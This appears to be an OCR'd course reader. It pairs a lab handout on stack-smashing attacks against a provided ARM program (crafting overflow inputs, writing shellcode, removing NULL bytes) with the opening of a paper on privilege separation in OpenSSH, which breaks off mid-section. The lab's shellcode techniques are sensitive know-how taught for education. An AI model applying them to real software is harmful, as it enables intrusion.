Stack Overflow and the honor code. You are permitted to refer to Stack Overflow for help, but you must not under any circumstances copy the code you see there. If you find a helpful Stack Overflow post, you *must attribute the source of your inspiration in a comment at the appropriate location of your code*. You must also provide the URL of the post. Unattributed code will be considered an honor code violation.

Reflection questions. This assignment asks you to answer a few questions. You must supply the answers to these questions in a `PROBLEMS.md` file.

Starter code. For this assignment, your repository includes the program you need to exploit and a `Makefile`.

22.3 *Lab 5*

This lab builds on the skills you learned while working on Lab 5. If you want to revisit your Lab 5 solution, you are welcome to do so. Simply edit your code and push—no need to tell me. I will grade Labs 5 and 7 all together.

22.4 *Step 1: Jump to a function that takes input*

Your first attack should call the `test` function, which returns a `char *`. Pass this returned `char *` to the `test3` function, which prints it out. Note that since you are doing something more sophisticated than simply jumping to an arbitrary address, you will need to utilize an argument as in the previous attack. Again, you will exploit this program by crafting an input.

You can find the address of an arbitrary function in GDB using the `disas` function. For example, `(gdb) disas test` will jump the `gdbtui` display to the location of the `test` function.

This input will likely rely on custom shellcode, written by you. There are two approaches to writing shellcode:

- Write a C program and generate assembly to use as inspiration.
- Hand-craft assembly.

In both cases, you will likely need to refine your shellcode by hand. Aside from choosing instructions carefully, there are some techniques that make life much easier:

- Move the stack base to a safe location so that it does not interfere with your carefully-crafted shellcode. Locations at a lower address than the target buffer are probably safe (i.e., "above" the stack). Remember that that functions you call *expect that the C call stack exists and functions correctly*.
- Use the `.asciz` assembler directive to insert a string literal directly into code. Then use the `adr` instruction to load the address of the label into an instruction. For example:

```
    adr r0, thing
    ...
thing:
    .asciz "hello␣world!"
```

- Because all ARM instructions are exactly 32 bits wide, this makes utilizing full 32-bit numbers cumbersome. Most ARM instructions can only accommodate 8-bit immediate values. Here are some workarounds:
  - Use the `.word` assembler directive with `adr` and `ldr` to put the value into a register. For example:

```
    adr r0, a_number
    ldr r1, [r0]
    ...
a_number:
    .word 12345678
```

  - Use addition and bit-shifting to create a number. For example, to obtain `0xabce` from `0xab` and `0xcd`, you can do:

```
    mov r0, 0xab
    lsl r1, r0, #2
    mov r0, 0xcd
    orr r0, r0, r1
```

  - The `ror` instruction is a special `mov` instruction that lets you move and rotate an instruction all in one step. See the ARM KEIL manual for details.
- The `bl` instruction cannot jump to an address stored in a register, which is inconvenient; it only works with immediates. Fortunately, `blx` can take a register operand, and like `bl`, it also saves the return address in the `lr` register.

Be sure to supply:

1. your input as a string of escaped hexadecimal literals in a file called `input3.hex`;

2. your input in binary in a file called `input3`;
3. your shellcode as an assembly program called `input3.s`; and
4. an explanation how your attack works in the `PROBLEMS.md` file.

You are encouraged, but not required, to supply a `Makefile` that builds the above artifacts. Specifically, consider having targets for `input3.o`, `input3.hex`, and `input3` using a `Makefile`. Doing so keeps your code organized and it makes it easy for me to follow your train of thought.

Note: Be sure to put your work in the `part2` folder.

22.5 *Step 2: Remove `NULL` bytes from `input3`*

Although removing `NULL` bytes is not strictly required to make this attack work, for full credit, you will need to ensure you have removed `NULL`s from your input. Removing `NULL` bytes ensures that if your attack input is subsequently handled by a C string function that checks for the presence of `NULL` bytes that it passes through those functions in its entirety.

You can check for the presence of `NULL` bytes in your attack binary using the `objump` and `hexdump` tools. `NULL` bytes in assembled code comes from two different sources:

1. *Instructions themselves.* For example, the program `eor.s`

   ```
   main:
     eor r0, r0
   ```

   produces `NULL` bytes:

   ```
   $ objdump -d eor.o

   eor.o:     file format elf32-littlearm

   Disassembly of section .text:

   00000000 <main>:
      0: e0200000        eor     r0, r0, r0
   ```

   Observe that this instruction is encoded on disk as `00 00 20 e0`.

2. *Literal values.* For example, the word `0xff` is actually represented on disk as the little-endian word `ff 00 00 00`.

Aleph One's paper, "Smashing the Stack for Fun and Profit," gives some background on `NULL`-removal. There are many approaches to removing them. In general, these approaches call for some creativity. Try to think of this problem as a fun puzzle.

- `eor` a register with itself to obtain zero values.

- Assemble values using multiple instructions. For example, logical shifting to set high or low bits.
- Storing "proximate" numbers using `.word`, which you then modify at runtime (e.g., using shifts, addition, etc). For example, the byte `0x01` is "close" to the byte `0x00`.
- `.asciz` is handy precisely because it automatically `NULL`-terminates strings for you. Unfortunately that runs counter to our goal of `NULL` byte removal. Instead, use `.ascii`, which does not `NULL`-terminate. If you plan to give a string created by `.ascii` to a C function, remember that it *must* be `NULL`-terminated. You will have to `NULL`-terminate it at runtime.

The `shellcode-test.s` and `shellcode.s` programs distributed with Lab 5 utilize all of these tricks. See that code for examples.

Be sure to supply:

1. your input as a string of escaped hexadecimal literals in a file called `input4.hex`;
2. your input in binary in a file called `input4`;
3. your shellcode as an assembly program called `input4.s`; and
4. an explanation how your attack works in the `PROBLEMS.md` file.

As before, you are encouraged, but not required, to supply a `Makefile` that builds the above artifacts.

22.6 *Step 3: Call the `decrypt` function*

Your second attack should call the `decrypt` function with an arbitrary input that is *not* a valid student ID. This attack will be similar to the previous attack in that you will need to utilize an argument in order to feed an input to the `decrypt` function. Observe[1] that `decrypt` returns a `char *`. To print it, you will need to call some kind of print function, like in Step 1.

[1] By looking in `enc.h`.

Again, you will exploit this program by crafting an input. Once exploited, you will trigger a fault handler[2] in the program that will return a pointer to one of a set of strings.

[2] The handler prints an error message backward. The purpose of this handler is to let you know when you're on the right track.

Your attack code should be supplied with `NULL` bytes removed. However, you are encouraged to start with an ordinary assembly program containing `NULL` bytes if you are struggling with that step.

1. your input as a string of escaped hexadecimal literals in a file called `input5.hex`;
2. your input in binary in a file called `input5`;

3. your shellcode as an assembly program called `input5.s`;
4. supply one of the outputs of the above code in your `PROBLEMS.md` file; and finally
5. provide an explanation how your attack works in the `PROBLEMS.md` file.

As before, you are encouraged, but not required, to supply a `Makefile` that builds the above artifacts.

22.7 *Step 4: Call the `decrypt` function with your student ID*

Your final attack should call the `decrypt` function with your own Williams ID. The program will return a value that is unique to your ID.

Your attack code should be supplied with `NULL` bytes removed. However, you are encouraged to start with an ordinary assembly program containing `NULL` bytes if you are struggling with that step.

1. your input as a string of escaped hexadecimal literals in a file called `input6.hex`;
2. your input in binary in a file called `input6`;
3. your shellcode as an assembly program called `input6.s`;
4. supply the URL given in the output of your code in your `PROBLEMS.md` file; and finally
5. an explanation how your attack works in the `PROBLEMS.md` file.

As before, you are encouraged, but not required, to supply a `Makefile` that builds the above artifacts.

22.8 *Submitting Your Lab*

As you complete portions of this lab, you should `commit` your changes and `push` them. **Commit early and often.** When the deadline arrives, we will retrieve the latest version of your code. If you are confident that you are done, please use the phrase `"Lab Submission"` as the commit message for your final commit. If you later decide that you have more edits to make, it is OK. We will look at the latest commit before the deadline.

Be sure to push your changes to GitHub. To verify your changes on GitHub, navigate in your web browser to your private repository on GitHub. It should be available at https://github.com/williams-cs/cs331lab05-07_stack_smashing-{USERNAME}. You should see all changes reflected in the files that you `push`. If not, go back and make sure you have both committed and pushed.

Do not include identifying information in the code that you submit. We will know that the files are yours because they are in *your* `git` repository. We grade your lab programs anonymously to avoid bias. In your `README.md` file, please cite any sources of inspiration or collaboration (e.g., conversations with classmates). We take the honor code very seriously, and so should you. Please include the statement `"I am the sole author of the work in this repository."` in a comment at the top of your C files.

22.9 *Bonus: Extra Challenges*

There are two possible extra challenges.

1. The first is to carry out this attack in such a way that it does not produce a segmentation fault. Doing so will require that you think carefully about how the attack should modify (and possibly preserve) parts of the stack.

2. The second bonus possibility is to decrypt all of the stored values.

In either case, be sure to explain how your attack works in the `PROBLEMS.md`` file.

22.10 *Bonus: Feedback*

I am always looking to improve our labs. For one bonus percentage point, please submit answers to the following questions using the anonymous feedback form for this class:

1. How difficult was this assignment on a scale from 1 to 5 (1 = super easy, ..., 5 = super hard)? Why?

2. Did this assignment help you to understand buffer overflow attacks?
3. Is there is one skill/technique that you struggled to develop during this lab?
4. Your name, for the bonus point (if you want it).

22.11 *Bonus: Mistakes*

Did you find any mistakes in this writeup? If so, add a file called `MISTAKES.md` to your GitHub repository and provide a bulleted list of mistakes. Be sure to explain them in enough detail that I can verify them. For example, you might write

```
* Where it says "bypass␣the␣auxiliary␣sensor" you should have
    written "bypass␣the␣primary␣sensor".
* You spelled "college" wrong ("collej").
* A quadrilateral has four edges, not "too␣many␣to␣count" as you
     state.
```

For each mistake I am able to validate, I will award limited bonus credit, not to exceed 100% of your grade.

23

Preventing Privilege Escalation

Preventing Privilege Escalation

Niels Provos
CITI, University of Michigan

Markus Friedl
GeNUA

Peter Honeyman
CITI, University of Michigan

Abstract

Many operating system services require special privilege to execute their tasks. A programming error in a privileged service opens the door to system compromise in the form of unauthorized acquisition of privileges. In the worst case, a remote attacker may obtain superuser privileges. In this paper, we discuss the methodology and design of privilege separation, a generic approach that lets parts of an application run with different levels of privilege. Programming errors occurring in the unprivileged parts can no longer be abused to gain unauthorized privileges. Privilege separation is orthogonal to capability systems or application confinement and enhances the security of such systems even further.

Privilege separation is especially useful for system services that authenticate users. These services execute privileged operations depending on internal state not known to an application confinement mechanism. As a concrete example, the concept of privilege separation has been implemented in OpenSSH. However, privilege separation is equally useful for other authenticating services. We illustrate how separation of privileges reduces the amount of OpenSSH code that is executed with special privilege. Privilege separation prevents known security vulnerabilities in prior OpenSSH versions including some that were unknown at the time of its implementation.

1 Introduction

Services running on computers connected to the Internet present a target for adversaries to compromise their security. This can lead to unauthorized access to sensitive data or resources.

Services that require special privilege for their operation are critically sensitive. A programming error here may allow an adversary to obtain and abuse the special privilege.

The degree of the escalation depends on which privileges the adversary is authorized to hold and which privileges can be obtained in a successful attack. For example, a programming error that permits a user to gain extra privilege after successful authentication limits the degree of escalation because the user is already authorized to hold some privilege. On the other hand, a remote adversary gaining superuser privilege with no authentication presents a greater degree of escalation.

For services that are part of the critical Internet infrastructure is it particularly important to protect against programming errors. Sometimes these services need to retain special privilege throughout their lifetime. For example, in SSH, the SSH daemon needs to know the private host key during re-keying to authenticate the key exchange. The daemon also needs to open new pseudo-terminals when the SSH client so requests. These operations require durable special privilege as they can be requested at any time during the lifetime of a SSH connection. In current SSH implementations, therefore, an exploitable programming error allows an adversary to obtain superuser privilege.

Several approaches to help prevent security problems related to programming errors have been proposed. Among them are type-safe languages [30] and operating system mechanisms such as protection domains [11] or application confinement [18, 21, 28]. However, these solutions do not apply to many existing applications written in C running on generic Unix operating systems. Furthermore, system services that authenticate users are difficult to confine because execution of privileged operations depends on internal state not known to the sandbox.

Instead, this paper discusses the methodology and design of *privilege separation*, a generic approach to limit the scope of programming bugs. The basic principle of privilege separation is to reduce the amount of code that runs with special privilege without affecting or limiting the functionality of the service. This narrows the exposure to bugs in code that is executed with privileges. Ideally, the only consequence of an error in a privilege separated service is denial of service to the adversary himself.

The principle of separating privileges applies to any privileged service on Unix operating systems. It is especially useful for system services that grant authenticated users special privilege. Such services are difficult to confine because the internal state of a service is not

known to an application confinement system and for that reason it cannot restrict operations that the service might perform for authenticated users. As a result, an adversary who gains unauthorized control over the service may execute the same operations as any authenticated user. With privilege separation, the adversary controls only the unprivileged code path and obtains no unauthorized privilege.

Privilege separation also facilitates source code audits by reducing the amount of code that needs to be inspected intensively. While all source code requires auditing, the size of code that is most critical to security decreases.

In Unix, every process runs within its own protection domain, *i.e.*, the operating system protects the address space of a process from manipulation and control by unrelated users. Using this feature, we accomplish privilege separation by spawning unprivileged children from a privileged parent. To execute privileged operations, an unprivileged child asks its privileged parent to execute the operation on behalf of the child. An adversary who gains control over the child is confined in its protection domain and does not gain control over the parent.

In this paper, we use OpenSSH as an example of a service whose privileges can be separated. We show that bugs in OpenSSH that led to system compromise are completely contained by privilege separation. Privilege separation requires small changes to existing code and incurs no noticeable performance penalty.

The rest of the paper is organized as follows. In Section 2, we discuss the principle of least privilege. We introduce the concept of privilege separation in Section 3 and describe a generic implementation for Unix operating system platforms. We explain the implementation of privilege separation in OpenSSH in Section 4. In Section 5, we discuss how privilege separation improves security in OpenSSH. We analyze performance impact in Section 6. Section 7 describes related work. Finally, we conclude in Section 8.

2 Least Privilege

We refer to a *privilege* as a security attribute that is required for certain operations. Privileges are not unique and may be held by multiple entities.

The motivation for this effort is the principle of least privilege: every program and every user should operate using the least amount of privilege necessary to complete the job [23]. Applying the principle to application design limits unintended damage resulting from programming errors. Linden [15] suggests three approaches to application design that help prevent unanticipated consequences from such errors: defensive programming, language enforced protection, and protection mechanisms supported by the operating system.

The latter two approaches are not applicable to many Unix-like operating systems because they are developed in the C language which lacks type-safety or other protection enforcement. Though some systems have started to support non-executable stack pages which prevent many stack overflows from being exploitable, even this simple mechanism is not available for most Unix platforms.

Furthermore, the Unix security model is very coarse grained. Process privileges are organized in a flat tree. At the root of the tree is the superuser. Its leaves are the users of the system. The superuser has access to every process, whereas users may not control processes of other users. Privileges that are related to file system access have finer granularity because the system grants access based on the identity of the user and his group memberships. In general, privileged operations are executed via system calls in the Unix kernel, which differentiates mainly between the superuser and everyone else.

This leaves defensive programming, which attempts to prevent errors by checking the integrity of parameters and data structures at implementation, compile or run time. For example, defensive programming prevents buffer overflows by checking that the buffer is large enough to hold the data that is being copied into it. Improved library interfaces like *strlcpy* and *strlcat* help programmers avoid buffer overflows [17].

Nonetheless, for complex applications it is still inevitable that programming errors remain. Furthermore, even the most carefully written application can be affected by third-party libraries and modules that have not been developed with the same stringency. The likelihood of bugs is high, and an adversary will try to use those bugs to gain special privilege. Even if the principle of least privilege has been followed, an adversary may still gain those privileges that are necessary for the application to operate.

3 Privilege Separation

This section presents an approach called *privilege separation* that cleaves an application into privileged and unprivileged parts. Its philosophy is similar to the decomposition found in micro-kernels or in Unix command line tools. Privilege separation is orthogonal to other protection mechanisms that an operating system might support, *e.g.*, capabilities or protection domains.

We describe an implementation of privilege separation that does not require special support from the operating system kernel and as such may be implemented on almost any Unix-like operating system.

The goal of privilege separation is to reduce the amount of code that runs with special privilege. We achieve this by splitting an application into parts. One part runs with privileges and the others run without them. We call the privileged part the *monitor* and the unprivileged parts the *slaves*. While there is usually only one slave, it is not a requirement. A slave must ask the monitor to perform any operation that requires privileges. Before serving a request from the slave, the monitor first validates it. If the request is currently permitted, the monitor executes it and communicates the results back to the slave.

In order to separate the privileges in a service, it is necessary to identify the operations that require them. The number of such operations is usually small compared to the operations that can be executed without special privilege. Privilege separation reduces the number of programming errors that occur in a privileged code path. Furthermore, source code audits can focus on code that is executed with special privilege, which can further reduce the incidence of unauthorized privilege escalation.

Although errors in the unprivileged code path cannot result in any immediate privilege escalation, it might still be possible to abuse them for other attacks like resource starvation. Such denial of service attacks are beyond the scope of this paper.

In the remainder of this section, we explain the Unix mechanisms that allow us to implement a privilege separated service. Processes are protection domains in a Unix system. That means that one process cannot control another unrelated process. To achieve privilege separation, we create two entities: a privileged parent process that acts as the monitor and an unprivileged child process that acts as the slave. The privileged parent can be modeled by a finite-state machine (FSM) that monitors the progress of the unprivileged child. The parent accepts requests from the child for actions that require privileges. The set of actions that are permitted changes over time and depends on the current state of the FSM. If the number of actions that require privileges is small, most of the application code is executed by the unprivileged child.

The design of the interface is important as it provides a venue of attack for an adversary who manages to compromise the unprivileged child. For example, the interface should not provide mechanisms that allow the export of sensitive information to the the child, like a private signing key. Instead, the interface provides a request that allows the child to request a digital signature.

A privilege separated service can be in one of two phases:

- Pre-Authentication Phase: A user has contacted a system service but is not yet authenticated. In this case, the unprivileged child has no process privileges and no rights to access the file system.
- Post-Authentication Phase: The user has successfully authenticated to the system. The child has the privileges of the user including file system access, but does not hold any other special privilege. However, special privilege are still required to create new pseudo-terminals or to perform other privileged operations. For those operations, the child must request an action from the privileged parent.

The unprivileged child is created by changing its user identification (UID) and group identification (GID) to otherwise unused IDs. This is achieved by first starting a privileged monitor process. It forks a slave process. To prevent access to the file system, the child changes the root of its file system to an empty directory in which it is not allowed to create any files. Afterwards, the slave changes its UID and GID to lose its process privileges.

To enable slave requests to the monitor, we use interprocess communication (IPC). There are many different ways to allow communication between processes: pipes, shared memory, etc. In our case, we establish a socket between the two processes using the *socketpair* system call. The file descriptor is inherited by the forked child.

A slave may request different types of privileged operations from the monitor. We classify them depending on the result the slave expects to achieve: *Information*, *Capabilities*, or *Change of Identity*.

A child issues an informational request if acquiring the information requires privileges. The request starts with a 32-bit length field followed by an 8-bit number that determines the request type. In general, the monitor checks every request to see if it is allowed. It may also cache the request and result. In the pre-authentication phase, challenge-response authentication can be handled via informational requests. For example, the child first requests a challenge from the privileged monitor. After receiving the challenge, the child presents it to the user and requests authentication from the monitor by presenting the response to it. In this case, the monitor remembers the challenge that it created and verifies that the response matches. The result is either successful or unsuccessful authentication. In OpenSSH, most privileged operations can

```
cmsg = CMSG_FIRSTHDR(&msg);
cmsg->cmsg_len = CMSG_LEN(sizeof(int));
cmsg->cmsg_level = SOL_SOCKET;
cmsg->cmsg_type = SCM_RIGHTS;
*(int *)CMSG_DATA(cmsg) = fd;
```

Figure 1: File descriptor passing enables us to send a file descriptor to another process using a special control message. With file descriptor passing, the monitor can grant an unprivileged child access to a file that the child is not allowed to open itself.

```
mm_master_t *mm_create(mm_master_t *, size_t);
void mm_destroy(mm_master_t *);
void *mm_malloc(mm_master_t *, size_t);
void mm_free(mm_master_t *, void *);
void mm_share_sync(mm_master_t **, mm_master_t **);
```

Figure 2: These functions represent the interface for shared memory allocation. They allow us to export dynamically allocated data from a child process to its parent without changing address space references contained in opaque data objects.

be implemented with informational requests.

Ordinarily, the only capability available to a process in a Unix operating systems is a file descriptor. When a slave requests a capability, it expects to receive a file descriptor from the privileged monitor that it could not obtain itself. A good example of this is a service that provides a pseudo-terminal to an authenticated user. Creating a pseudo-terminal involves opening a device owned by the superuser and changing its ownership to the authenticated user, which requires special privilege.

Modern Unix operating systems provide a mechanism called *file descriptor passing*. File descriptor passing allows one process to give access to an open file to another process [25]. This is achieved by sending a control message containing the file descriptor to the other process; see Figure 1. When the message is received, the operating system creates a matching file descriptor in the file table of the receiving process that permits access to the sender's file. We implement a capability request by passing a file descriptor over the socket used for the informational requests. The capability request is an informational request in which the slave expects the monitor to answer with a control message containing the passed file descriptor.

The change of identity request is the most difficult to implement. The request is usually issued when a service changes from the pre-authentication to the post-authentication phase. After authentication, the service wants to obtain the privileges of the authenticated user. Unix operating systems provide no portable mechanism to change the user identity[1] a process is associated with unless the process has superuser privilege. However, in our case, the process that wants to change its identity does not have such privilege.

One way to effect a change of identity is to terminate the slave process and ask the monitor to create a new process that can then change its UID and GID to the desired identities. By terminating the child process all the state that has been created during its life time is lost. Normally a meaningful continuation of the session is not possible without retaining the state of the slave process. We solve this problem by exporting all state of the unprivileged child process back to the monitor.

Exporting state is messy. For global structures, we use XDR-like [16] data marshaling which allows us to package all data contained in a structure including pointers and send it to the monitor. The data is unpacked by the newly forked child process. This prevents data corruption in the exported data from affecting the privileged monitor in any way.

For structures that are allocated dynamically, *e.g.*, via *malloc*, data export is more difficult. We solve this problem by providing memory allocation from shared memory. As a result, data stored in dynamically allocated memory is also available in the address space of the privileged monitor. Figure 2 shows the interface to the shared memory allocator.

The two functions *mm_create* and *mm_share_sync* are responsible for permitting a complete export of dynamically allocated memory. The mm_create function creates a shared address space of the specified size. There are several ways to implement shared memory, we use anonymous memory maps. The returned value is a pointer to a *mm_master* structure that keeps track of allocated memory. It is used as parameter in subsequent calls to *mm_malloc* and *mm_free*. Every call to those two functions may result in allocation of additional memory for state that keeps track of free or allocated memory in the shared address space. Usually, that memory is allocated with libc's malloc function. However, the first argument to the mm_create function may be a pointer to another shared address space. In that case, the memory manager allocates space for additional state from the passed shared address space.

Figure 3 shows an overview of how allocation in the shared address space proceeds. We create two shared address spaces: *back* and *mm*. The address space *mm* uses *back* to allocate state information. When the child

[1] To our knowledge, Solaris is the only Unix operating system to provide such a mechanism.




Figure 3: The complete state of a slave process includes dynamically allocated memory. When exporting this state, the dynamically allocated address space in opaque data objects must not change. By employing a shared memory allocator that is backed by another shared address space, we can export state without changing the addresses of dynamically allocated data.




Figure 4: Overview of privilege separation in OpenSSH. An unprivileged slave processes all network communication. It must ask the monitor to perform any operation that requires privileges.

wants to change its identity, it exits and the thread of execution continues in the parent. The parent has access to all the data that was allocated in the child. However, one problem remains. The shared address space *back* uses libc's malloc that allocated memory in the child's address space to keep track of its state. If this information is lost when the child process exits, then subsequent calls to mm_malloc or mm_free fail. To solve the problem, the parent calls the mm_share_sync function which recreates the state information in the shared address space *back*. Afterwards, freeing and allocating memory proceeds without any problems.

We use shared memory and XDR-like data marshaling to export all state from the child to the parent. After the child process exports its state and terminates, the parent creates a new child process. The new process changes to the desired UID and GID and then imports the exported state. This effects a change of identity in the slave that preserves state information.

4 Separating Privileges in OpenSSH

In this section, we show how to use privilege separation in OpenSSH, a free implementation of the SSH protocols. OpenSSH provides secure remote login across the Internet. OpenSSH supports protocol versions one and two; we restrict our explanation of privilege separation to the latter. The procedure is very similar for protocol one and also applies to other services that require authentication.

When the SSH daemon starts, it binds a socket to port 22 and waits for new connections. Every new connection is handled by a forked child. The child needs to retain superuser privileges throughout its lifetime to create new pseudo terminals for the user, to authenticate key exchanges when cryptographic keys are replaced with new ones, to clean up pseudo terminals when the SSH session ends, to create a process with the privileges of the authenticated user, etc.

With privilege separation, the forked child acts as the monitor and forks a slave that drops all its privileges and starts accepting data from the established connection. The monitor now waits for requests from the slave; see Figure 4. Requests that are permitted in the pre-authentication phase are shown in Figure 5. If the child issues a request that is not permitted, the monitor terminates.

First, we identify the actions that require special privilege in OpenSSH and show which request types can fulfill them.

4.1 Pre-Authentication Phase

In this section, we describe the privileged requests for the pre-authentication phase:

- Key Exchange: SSH v2 supports the Diffie-Hellman Group Exchange which allows the client to request a group of a certain size from the server [10]. To find an appropriate group the server consults the */etc/moduli* file. However, because the slave has no privileges to access the file system, it can not open the file itself, so, it issues an informational request to the monitor. The

```
  struct mon_table mon_dispatch_proto20[] = {
    {MONITOR_REQ_MODULI, MON_ONCE, mm_answer_moduli},
    {MONITOR_REQ_SIGN, MON_ONCE, mm_answer_sign},
    {MONITOR_REQ_PWNAM, MON_ONCE, mm_answer_pwnamallow},
    {MONITOR_REQ_AUTHSERV, MON_ONCE, mm_answer_authserv},
    {MONITOR_REQ_AUTHPASSWORD, MON_AUTH, mm_answer_authpassword},
[...]
    {MONITOR_REQ_KEYALLOWED, MON_ISAUTH, mm_answer_keyallowed},
    {MONITOR_REQ_KEYVERIFY, MON_AUTH, mm_answer_keyverify},
    {0, 0, NULL}
  };
```

Figure 5: The table describes valid requests that a slave may send to the monitor in the pre-authentication phase for SSH protocol version two. After authentication, the set of valid requests changes and is described by a separate table.

monitor returns a suitable group after consulting the moduli file. The returned group is used by the slave for the key exchange. As seen in Figure 5, the slave may issue this request only once.

- Authenticated Key Exchange: To prevent man-in-the-middle attacks, the key exchange is authenticated. That means that the SSH client requires cryptographic proof of the server identity. At the beginning of the SSH protocol, the server sends its public key to the client for verification. As the public key is public, the slave knows it and no special request is required. However, the slave needs to ask the monitor to authenticate the key exchange by signing a cryptographic hash of all values that have been exchanged between the client and the server. The signature is obtained by an informational request.

- User Validation: After successful key exchange, all communication is encrypted and the SSH client informs the server about the identity of the user who wants to authenticate to the system. At this point, the server decides if the user name is valid and allowed to login. If it is invalid, the protocol proceeds but all authentication attempts from the client fail. The slave can not access the password database, so it must issue an informational request to the server. The server caches the user name and reports back to the slave if the name is valid.

- Password Authentication: Several methods can be used to authenticate the user. For password authentication, the SSH client needs to send a correct login and password to the server. Once again, the unprivileged slave can not access the password database, so it asks the monitor to verify the password. The monitor informs the slave if the authentication succeeds or fails. If it succeeds, the pre-authentication phase ends.

- Public Key Authentication: Public Key Authentication is similar to password authentication. If it is successful, the pre-authentication phase ends. However, two informational requests are required to use public keys for authentication. The first request allows the slave to determine if a public key presented by the client may be used for authentication. The second request determines if the signature returned by the client is valid and signs the correct data. A valid signature results in successful authentication.

At any time, the number of requests that the slave may issue are limited by the state machine. When the monitor starts, the slave may issue only the first two requests in Figure 5. After the key exchange has finished, the only valid request is for user validation. After validating the user, all authentication requests are permitted. The motivation for keeping the number of valid requests small is to reduce the attack profile available to an intruder who has compromised the slave process.

All requests up to this point have been informational. The pre-authentication phase ends with successful authentication as determined by the monitor. At this point, the slave needs to change its identity to that of the authenticated user. As a result, the slave obtains all privileges of the user, but no other privileges. We achieve this with a change of identity request.

The monitor receives the state of the slave process and waits for it to exit. The state consists of the following: the encryption and authentication algorithms including their secret keys, sequence counters for incoming and outgoing packets, buffered network data and the compression state.

Exporting the cryptographic key material is uncomplicated. The main problem is exporting the compression state. The SSH protocols use the *zlib* compression format [7, 8] which treats network data as a stream instead of sequence of packets. Treating network data as a stream allows zlib to improve its dictionary with increasing amount of compressed data. On the other hand, it also means that compression in the server cannot be stopped and then restarted as the client uses a dictionary that depends on all the preceding data. Fortunately, zlib provides hooks for user supplied memory management functions. We provide it with functions that use *mm_malloc* and *mm_free* as back end. After the child exits, the monitor needs only to call *mm_share_sync* to import the compression state.

4.2 Post-Authentication Phase

The monitor forks a new process that then changes its process identification to that of the authenticated user. The slave process obtains all the privileges of the authenticated user. At this point, we enter the post-authentication phase which requires only a few privileged operations. They are as follows:

- Key Exchange: In SSH protocol version two, it is possible to renew cryptographic keys. This requires a new key exchange, so just as in the pre-authentication phase, the monitor chooses a suitable group for the Diffie-Hellman key exchange and signs for authentication.
- Pseudo Terminal Creation: After authentication, the user requires a pseudo terminal whose creation requires superuser privileges. For a Unix application, a pseudo terminal is just a file descriptor. The slave issues a capability request to the monitor. The monitor creates the terminal and passes the corresponding file descriptor to the child process. An informational request suffices when the slave wants to close the pseudo terminal.

4.3 Discussion

Observe that the majority of all privileged operations can be implemented with informational requests. In fact, some degree of privilege separation is possible if neither capability nor change of identity requests are available. If the operating system does not support file descriptor passing, privilege separation perforce ends after the pre-authentication phase. To fully support the change of identify request shared memory is required. Without shared memory, the compression state cannot be exported without rewriting *zlib*. Nonetheless, systems that do not support shared memory can disable compression and still benefit from privilege separation.

Using an alternative design, we can avoid the change of identity request and shared memory. Instead of using only two processes: monitor and slave, we use three processes: one monitor process and two slave processes. The first slave operates similarly to the slave process described in the pre-authentication phase. However, after the user authenticates, the slave continues to run and is responsible for encrypting and decrypting network traffic. The monitor then creates a second slave to execute a shell or remote command with the credentials of the authenticated user. All communication passes via the first child process to the second. This design requires no state export and no shared memory. Although the cryptographic processing is isolated in the first child, it has only a small effect on security. In the original design, a bug in the cryptographic processing may allow an adversary to execute commands with the privilege of the authenticated user. However, after authentication, an adversary can already execute any commands as that user. The three process design may help for environments in which OpenSSH restricts the commands a user is allowed to execute. On the other hand, it adds an additional process, so that every remote login requires three instead of two processes. While removing the state export reduces the complexity of the system, synchronizing three instead of two processes increases it. An additional disadvantage is a decrease in performance because the three process design adds additional data copies and context switches.

For the two process design, the changes to the existing OpenSSH sources are small. About 950 lines of the 44,000 existing lines of source code, or 2%, were changed. Many of the changes are minimal:

```
- authok = auth_password(authctxt, pwd);
+ authok = PRIVSEP(auth_password(authctxt, pwd);
```

The new code that implements the monitor and the data marshaling amounts to about three thousand lines of source code, or about seven percent increase in the size of the existing sources.

While support for privilege separation increases the source code size, it actually reduces the complexity of the existing code. Privilege separation requires clean and well abstracted subsystem interfaces so that their privileged sections can run in a different process context. During the OpenSSH implementation, the interfaces for several subsystems had to be improved to facilitate their separation. As a result, the source code is better organized, more easily understood and audited, and less complex.

The basic functionality that the monitor provides is independent of OpenSSH. It may be used to enable

privilege separation in other applications. We benefit from reusing security critical source code because it results in more intense security auditing. This idea has been realized in Privman, a library that provides a generic framework for privilege separation [12].

5 Security Analysis

To measure the effectiveness of privilege separation in OpenSSH, we discuss attacks that we protect against and analyse how privilege separation would have affected security problems reported in the past. We assume that the employed cryptography is secure, therefore we do not discuss problems of cryptographic primitives.

After privilege separation, two thirds of the source code are executed without privileges as shown in Table 1. The numbers include code from third-party libraries such as *openssl* and *zlib*. For OpenSSH itself, only twenty five percent of the source code require privilege whereas the remaining seventy five percent are executed without special privilege. If we assume that programming errors are distributed fairly uniformly, we can estimate the increase of security by counting the number of source code lines that are now executed without privileges. This back of the envelope analysis suggests that two thirds of newly discovered or introduced programming errors will not result in privilege escalation and that only one third of the source code requires intensive auditing.

We assume that an adversary can exploit a programming error in the slave process to gain complete control over it. Once the adversary compromised the slave process, she can make any system call in the process context of the slave. We assume also that the system call interface to the operating system itself is secure[2]. Still, there are several potential problems that an implementation of privilege separation needs to address:

